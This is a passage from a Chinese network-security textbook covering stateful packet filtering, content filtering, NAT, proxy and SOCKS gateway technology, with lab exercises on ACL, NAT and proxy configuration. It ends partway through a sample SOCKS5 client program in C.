注：客户进程正常状态转换

服务器进程正常状态转换

非正常状态转换

上段：转换条件

下段：转换操作

Timeout=2MSL：本地 TCP 等待超时 2MSL(2倍的最大段生存期)。

图 3.14　TCP 协议状态转换图

由图 3.14 的描述可以看出 TCP 连接状态具有如下特征：

- TCP 连接是有状态的，连接进入不同的阶段具有不同的状态；
- TCP 连接状态的转换要按一定的顺序进行，不可随意改变；

- 在 TCP 连接中客户机与服务器的状态不相同，如客户机不能进入 LISTEN 状态，服务器不可能进入 SYN_SEND 状态；
- TCP 包中有 6 个标志位：FIN、SYS、RST、PSH、ACK、URG，其中一些不能同时存在，如 SYS 不能和 FIN、RST、PSH 同时存在。

这些特征就是设置状态检测包过滤规则的基础。状态信息可以从数据包中的源地址、目的地址、协议类型、连接状态、超时时间以及其他信息（如 TCP/UDP 协议的端口号、ICMP 的 ID 号等）中获得。

在检测中，一旦发现数据包的状态不符，就可以认为是状态异常包而加以拒绝。

6. 内容过滤技术

内容安全是包过滤技术中正在兴起的一个重要的分支，也是目前最活跃的安全领域。它是基于内容安全的一项技术。

内容安全涵盖如下 3 个方面。

(1) 违禁内容的传播：违禁内容是指内容本身要表达的意思，违反了某种规则或安全策略，尤其是政策法规允许的范畴。例如，传播关于 SRARS 的谣言、发布关于恐怖袭击的谣言、制造或传播淫秽色情等，都是违法的。

禁止违禁内容的传播的技术措施有下列两种：

- 对违禁内容进行内容过滤，如基于关键词的内容过滤，基于语意的内容过滤。前者在技术上很成熟，准确度很高，漏报率低，但误报率高。
- 对违禁内容的来源进行访问控制，这种方式对已经知道恶意传播的对象非常有效。到目前为止，还没有禁止违禁内容传播的理想的理论方法，在必须执行违禁内容控制的情况下，多数采用人工和技术相结合的策略。

(2) 基于内容的破坏：内容破坏的典型是带有病毒的文件，是被篡改了的正常文件上带有病毒特征代码。这些代码在被执行的时候，具有有害的特性。

防病毒是目前采用最多的防止基于内容破坏的解决方案。通过查找内容中的恶意病毒代码来消除基于内容的破坏。

(3) 基于内容的攻击：基于内容的攻击，以内容为载体，以应用程序为攻击对象，目标是取得对应用主机的控制权。例如，在 Web 上表格填写数据时，填写恶意格式，导致 CGI 程序执行错误，引发应用程序出错。

基于内容的攻击已经超过违禁内容传播和病毒，目前存在的十大漏洞和风险包括：参数无效、访问控制失效、账户和会话管理失效、跨站点脚本、缓冲溢出、恶意命令、错误处理问题、不安全加密、远程管理缺陷、配置错误。

实验 8 ACL 配置

1. 实验目的

(1) 掌握设计包过滤策略的设计方法。

(2) 掌握在路由器/防火墙上进行 ACL 配置的方法。

2. 实验内容

(1) 为一个组织设计包过滤策略。
(2) 按照设计的包过滤策略进行 ACL 配置。
(3) 对配置后的路由器/防火墙进行 ACL 配置测试。

3. 建议环境

(1) 在一种防火墙软件(如瑞星)中进行标准 ACL 和扩展 ACL 配置。
(2) 在一种路由器产品(如 Sisco IOS)中进行标准 ACL、扩展 ACL、静态 ACL、动态 ACL 和反向 ACL 配置。

4. 实验准备

(1) 选择一个组织,其各部门在对 Internet 的通信方面有不同的允许和限制。例如:
- 有的部门允许 Web 数据流,而禁止 FTP 或 Telnet 数据流。
- 限定某台主机可以通过特定服务(如 FTP)访问特定网络。
- 只有某子网的数据流可以被转发出去。
- 在某接口上阻止来自特定地址的数据流,而转发其他数据。

希望选择的组织起码要具有如上其中 3 种类型的允许或限制。
(2) 从包过滤角度画出该组织网络的拓扑结构。
(3) 为该组织设计包过滤策略。
(4) 为该组织选择防火墙或路由器,查阅其用户手册,了解其可以进行 ACL 配置的模式和可以使用的命令。
(5) 分任务写出进行 ACL 配置的步骤(命令清单)。
(6) 设计对配置好的防火墙进行测试的环境和步骤。

5. 推荐的分析讨论内容

(1) 设计防火墙的 ACL 有哪些策略?
(2) 其他发现或想到的问题。

3.2.2 网络地址转换

网络地址转换(network address translation,NAT)就是使用两套 IP 地址——内部 IP 地址(也称私有 IP 地址)和外部 IP 地址(也称公共 IP 地址)。当受保护的内部网连接到 Internet 并且有用户要访问 Internet 时,它首先使用自己网络的内部 IP 地址,到了 NAT 后,NAT 就会从公共 IP 地址集中选一个未分配的地址分配给该用户,该用户即可使用这个合法的 IP 地址进行通信。同时,对于内部的某些服务器如 Web 服务器,网络地址转换器允许为其分配一个固定的合法地址。外部网络的用户就可通过 NAT 来访问内部的服务器。这种技术既缓解了少量的 IP 地址和大量的主机之间的矛盾——被保护网络中的主机不必拥有固定的 IP 地址,又对外隐藏了内部主机的 IP 地址,提高了安全性。

1. NAT 的工作过程

NAT 的工作过程如图 3.15 所示。




图 3.15　NAT 的工作过程

在内部网络通过安全网卡访问外部网络时,将产生一个映射记录。系统将外出的源地址和源端口映射为一个伪装的地址和端口,让这个伪装的地址和端口通过非安全网卡与外部网络连接,这样对外就隐藏了真实的内部网络地址。在外部网络通过非安全网卡访问内部网络时,它并不知道内部网络的连接情况,而只是通过一个开放的 IP 地址和端口来请求访问。NAT 据预先定义好的映射规则来判断这个访问是否安全:当符合规则时,防火墙认为访问是安全的,可以接受访问请求,也可以将连接请求映射到不同的内部计算机中;当不符合规则时,被认为该访问是不安全的,不能被接受,外部的连接请求即被屏蔽。网络地址转换的过程对于用户来说是透明的,不需要用户进行设置,用户只要进行常规操作即可。

2. NAT 的类型

NAT 有 3 种类型:静态 NAT、动态地址 NAT 和网络地址端口转换。

(1) 静态 NAT,就是将内部网络中的每个主机都永久地与外部网络中的某个合法地址绑定。这是最为简单的 NAT 设置。

(2) 动态地址 NAT,即每个内部主机所使用的 IP 地址是不固定的。当一个内部主机与远程用户连接之后,动态地址 NAT 就会给其分配一个临时的 IP 地址。用户断开后,就要释放这个 IP 地址,留待以后使用。这种方式主要应用在拨号连接或频繁的远程连接中。

(3) 网络地址端口转换(network address port translation,NAPT),是将内部连接映射到外部网络的一个单独的 IP 地址上,同时在该地址上加上一个由 NAT 设备选定的 TCP 端口号,从而可以做到多个内部 IP 地址共用一个外部 IP 地址。这种方式适合小型办公系统,可以节省上网费用且比较容易管理,但会导致一定程度的拥塞。

3. 使用 NAT 的优缺点

NAT 使内部网络的计算机不可能直接访问外部网络:通过包过滤分析,当所有传入的包如果没有专门指定配置到 NAT,就将之丢弃。同时使所有内部的 IP 地址对外部是隐蔽的。因此,网络之外没有谁可以通过指定 IP 地址的方式直接对网络内的任何一台特定的计算机发起攻击。NAT 还可以使多个内部主机共享数量有限的 IP 地址。还可以启用基本的包过滤安全机制,NAT 虽然可以保障内部网络的安全,但也有一些局限。例如,内部用户

可以利用某些木马程序通过 NAT 作外部连接。

实验 9　NAT 配置

1. 实验目的

(1) 了解 NAT 的功能。
(2) 掌握进行 NAT 配置和测试的方法。

2. 实验内容

(1) 针对一个组织进行 NAT 配置。
(2) 对配置后的 NAT 进行测试。

3. 建议环境

(1) 在一种路由器产品(如 Sisco IOS 或华为路由器)中进行 NAT 配置。
(2) 在网络操作系统(如 Windows 2000)中进行 NAT 配置。

4. 实验准备

(1) 阅读有关 NAT 配置的资料,了解进行不同 NAT 配置方法的适用环境和配置步骤。
(2) 选择一个合适的组织,画出网络拓扑结构,设计为其进行 NAT 配置的环境和步骤。
(3) 设计对配置好的 NAT 进行测试的步骤。

5. 范例

范例 1　某企业有 Cisco 路由器 2 台,带超级终端的 PC 3 台,Cisco 集线器 2 台。
要求:为其设计一个 NAT 接入方案,并实际进行配置,使内部网络达到如下目标:

- 内部 3 台 PC 可以共享一个 IP 地址;
- 内部可以在 Internet 上发布消息。

范例 2　某企业从 ISP 获得 6 个有效 IP 地址:202.103.100.128～202.103.100.135,掩码为 255.255.255.248(128 和 135 为网络地址和广播地址,不可用),通过一台 2611 路由器接入 Internet。内部网络根据职能分成若干子网,并期望服务器子网对外提供 Web 服务,财务部门使用独立的地址池接入 Internet,其他部门共享剩余的地址池。地址具体分配如表 3.8 所示。

表 3.8　一个企业的 IP 地址空间

分配对象	地址空间	地址转换类型	分配的 IP 地址	地址数量
接入路由器 S_0 口	202.103.100.129/29	---	202.103.100.129/29	1
Web 服务器	192.168.10.2/24	静态	202.103.100.130/29	1
财务部门	192.168.20.0/24	端口复用	202.103.100.131/29	1
其他部门	192.168.30.0/24	动态	202.103.100.132～134/29	3

要求：为该企业设计一个进行 NAT 接入的方案，并实际进行配置。

6. 推荐的分析讨论内容

(1) 比较 NAT 与代理服务器在防火墙中的作用有哪些不同与联系。
(2) 其他发现或想到的问题。

3.2.3 代理技术

应用于网络安全的代理(proxy)技术来自代理服务器(proxy server)技术。在客户/服务器工作模式中，代理服务器位于客户与 Internet 上的服务器之间。请求由客户端向服务器发起，但是这个请求要首先被送到代理服务器。代理服务器分析请求，确定其是合法的以后，首先查看自己的缓存中有无要请求的数据，若有就直接传送给客户端，否则再以代理服务器作为客户端向远程的服务器发出请求。远程服务器的响应也要由代理服务器转交给客户端，同时代理服务器还将响应数据在自己的缓存中保留一份备份，以被客户端下次请求时使用。

应用于网络安全的代理技术也要建立一个数据包的中转机制，并在数据的中转过程中加入一些安全机制。

代理技术可以在不同的网络层次上进行。主要的实现层次在应用层和传输层，分别称为应用级代理和电路级代理，它们的工作原理有所不同。

1. 应用级代理

应用级代理的工作原理如图 3.16 所示。应用级代理是针对特定的应用的，只有为特定的应用程序安装了代理程序代码，该服务才会被支持，并建立相应的连接。因此，这种方式可以拒绝任何没有明确配置的连接，从而提供了额外的安全性和控制性。但是，应用级代理没有通用的安全机制和安全规则描述，通用性差，对不同的应用具有很强的针对性和专用性。




图 3.16 应用级代理工作原理

图 3.17 为应用级代理的基本工作过程。




图 3.17　应用级代理的基本工作过程

应用级代理具有如下一些功能。

(1) 阻断路由与 URL

代理服务是一种服务程序,它位于客户机与服务器之间,完全阻挡了二者间的数据交流。从客户机来看,代理服务器相当于一台真正的服务器;而从服务器来看,代理服务器又是一台真正的客户机。当客户机需要使用服务器上的数据时,首先将数据请求发给代理服务器,代理服务器再根据这一请求向服务器索取数据,然后再由代理服务器将数据传输给客户机。由于外部系统与内部服务器之间没有直接的数据通道,外部的恶意侵害也就很难伤害到内部网络系统。

(2) 隐藏客户

应用级代理既可以隐藏内部 IP 地址,又可以给单个用户授权,即使攻击者盗用了一个合法的 IP 地址,也通不过严格的身份认证。因此应用级代理比数据包过滤具有更高的安全性。但是这种认证使得应用网关不透明,用户每次连接都要受到认证,这给用户带来许多不便。这种代理技术需要为每个应用编写专门的程序。

(3) 安全监控

代理保证所有内容都经过单一的一个点,该点成为网络数据的一个检查点。在应用级代理提供授权检查及代理服务。大多数代理软件具有对过往的数据包进行分析监控、注册登记、过滤、记录和报告等功能。当外部某台主机试图访问受保护网络时,必须先在代理上经过身份认证。通过身份认证后,再运行一个专门为该网络设计的程序,把外部主机与内部主机连接。在这个过程中,可以限制用户访问的主机、访问的时间及访问的方式,并进行记录和监控。同样,受保护网络内部用户访问外部网时也需先登录到代理上,通过验证后才可访问。

由于应用级代理像横在客户与服务器连通路径上的一个关口,所以也称为应用级网关。由于应用级代理像横在客户与服务器连通路径上的一堵墙,所以也称为应用级防火墙。

2. 电路级代理

电路级代理也称电路级网关,工作在会话层,进行会话层的过滤。在 TCP/IP 体系中,

电路级网关依赖于 TCP 连接，如图 3.18 所示，它只用来在两个端点之间进行转接，只对数据包进行转发，进行简单的字节复制式的数据包转接，而数据包处理要在应用层进行。




图 3.18　电路级网关工作原理

电路级网关对外像一个代理，对内又像一个过滤器。这种特点使它可以适用于多个协议，为各种不同的协议提供服务，但它不能解释应用协议。简单的电路级网关仅传输 TCP 的数据段，增强的电路级网关还具有认证作用。

SOCKS 协议(套接字协议)是一个电路级网关协议，它主要由两部分组成：

(1) SOCKS 客户程序：经过修改的 Internet 客户程序，改造的目的是使运行客户程序的主机从与 Internet 通信改为与运行 SOCKS 代理的主机通信。

(2) SOCKS 服务程序：既可以 Internet 通信又可以和内部网络通信的程序。

SOCKS 代理的工作过程如下：

① 当一个经过 SOCKS 化的客户程序要连接到 Internet 时，SOCKS 就会截获这个连接，将之连接到运行 SOCKS 服务器的主机上。

② 连接建立后，SOCKS 客户程序发送如下信息：

- 版本号；
- 连接请求命令；
- 客户端端口号；
- 发起连接的用户名。

③ 经过确认后，SOCKS 服务器才与外部的服务器建立连接。

对用户来说，受保护网与外部网的信息交换是透明的，感觉不到代理的存在，那是因为网络用户不需要登录到代理上。但是客户端的应用软件必须支持 Socketsified API，受保护网络用户访问公共网所使用的 IP 地址也都是代理服务器的 IP 地址。

实验 10　代理服务器的配置及功能分析

1. 实验目的

(1) 掌握代理服务器的配置方法。

(2) 理解代理服务器的功能。

2. 实验内容

(1) 进行代理服务器的配置操作。

（2）观察代理服务器对内部计算机的隐藏作用。

（3）分析下面的一个代理服务器程序的结构，演示它们的功能。

```
#include <windows.h>
#include <stdio.h>
#define PROXY_IP "xxx.xxx.xxx.xxx"
#define PROXY_PORT 1080
#define DEST_IP "xxx.xxx.xxx.xxx"
#define DEST_PORT 8888
#define LOCAL_IP "xxx.xxx.xxx.xxx"
#define LOCAL_PORT 6666
int main()
{
    int fd, fd_udp;
    struct sockaddr_in name;
    WSADATA wsaData;
    char buf[100];
    int len;
    int i;
    if(WSAStartup(MAKEWORD( 2, 2 ), &wsaData ))
      return 1;
    if((fd_udp = socket(AF_INET, SOCK_DGRAM, 0)) == -1)
      return 1;
    if((fd = socket(AF_INET, SOCK_STREAM, 0)) == -1)
      return 1;
    memset(&name, 0, sizeof(name));
    name.sin_family = AF_INET;
    name.sin_addr.s_addr = inet_addr(PROXY_IP);
    name.sin_port = htons(PROXY_PORT);
    if(connect(fd, (struct sockaddr *)&name, sizeof(name)) != 0)
      return 1;
    buf[0] = 5;
    buf[1] = 1;
    buf[2] = 0;
    send(fd, buf, 3, 0);
    recv(fd, buf, 2, 0);
    if(buf[0] != 5 || buf[1] != 0)
       return 1;
    buf[0] = 5;        /* protocol version          */
    buf[1] = 3;        /* command UDP associate     */
    buf[2] = 0;        /* reserved                  */
    buf[3] = 1;        /* address type IPv4         */
    len = sizeof(name);
    memset(&name, 0, sizeof(name));
```

```
    name.sin_family = AF_INET;
    name.sin_addr.s_addr = inet_addr(LOCAL_IP);
    name.sin_port = htons(LOCAL_PORT);
    bind(fd_udp,(struct sockaddr *)&name,len);
    *(unsigned int *)&buf[4] = inet_addr(LOCAL_IP);//name.sin_addr.s_addr;
    *(unsigned short *)&buf[8] = htons(LOCAL_PORT);
    send(fd, buf, 10, 0);
    recv(fd, buf, 10, 0);
    if(buf[0] != 5)
      return 11;
    memset(&name, 0, sizeof(name));
    name.sin_family = AF_INET;
    name.sin_addr.s_addr = *(int *)&buf[4];
    name.sin_port = (*(short *)&buf[8]);
